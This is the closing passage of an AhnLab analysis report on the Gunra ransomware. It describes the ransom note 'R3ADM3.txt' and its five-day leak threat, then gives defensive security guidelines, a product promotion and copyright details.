


Figure 32. Desktop background after encryption

However, a ransom note named "R3ADM3.txt" is created in every encryption target path except for folders excluded from encryption. The ransom note contains a threatening message stating that, if decryption negotiations are not initiated within five days, the data may be leaked on the dark web.




Figure 33. Ransom note (R3ADM3.txt)

Conclusion

The Gunra ransomware group's DLS is continuously being updated with companies affected by the ransomware. This attack group mainly targets companies with vulnerable systems, regardless of industry and country. To protect their key assets, companies must strictly adhere to the following security guidelines.

- Apply the latest security updates and enable automatic updates for operating systems and software
- Operate security software and keep it up-to-date
- Perform regular backups - store backup data offline or in a separate network
- Be cautious of viewing/executing websites, email links, or attachments from unreliable sources
- Use strong passwords and multi-factor authentication

Additionally, by operating a security platform optimized for ransomware defense, you can effectively respond to various malware, including the Gunra ransomware. In particular, AhnLab provides integrated security offerings that cover Windows and Linux operating systems, including endpoints, networks, and email. With solid customer references and solutions objectively verified by MITRE ATT&CK Evaluation, among others, we are establishing ourselves as the optimal partner for ransomware security.

The recently analyzed IoC of the Gunra ransomware and detailed information about AhnLab's detection name, etc., can be found through AhnLab's Threat Intelligence Platform, [AhnLab TIP](#) subscription service.

Analysis Report

Gunra Ransomware

This report is a work of authorship protected by the Copyright Act. Unauthorized copying or reproduction for profit is strictly prohibited.

When citing or editing the entirety or a part of the report, you must disclose that this is a report published by AhnLab.

AhnLab, Inc.

220, Pangyoyeok-ro, Bundang-gu, Seongnam-si, Gyeonggi-do, 13493, Korea

Homepage: www.ahnlab.com

Tel: 031-722-8000 | Purchase Inquiry: 1588-3096 | Fax: 031-722-8901

© 2025 AhnLab, Inc. All rights reserved.

AhnLab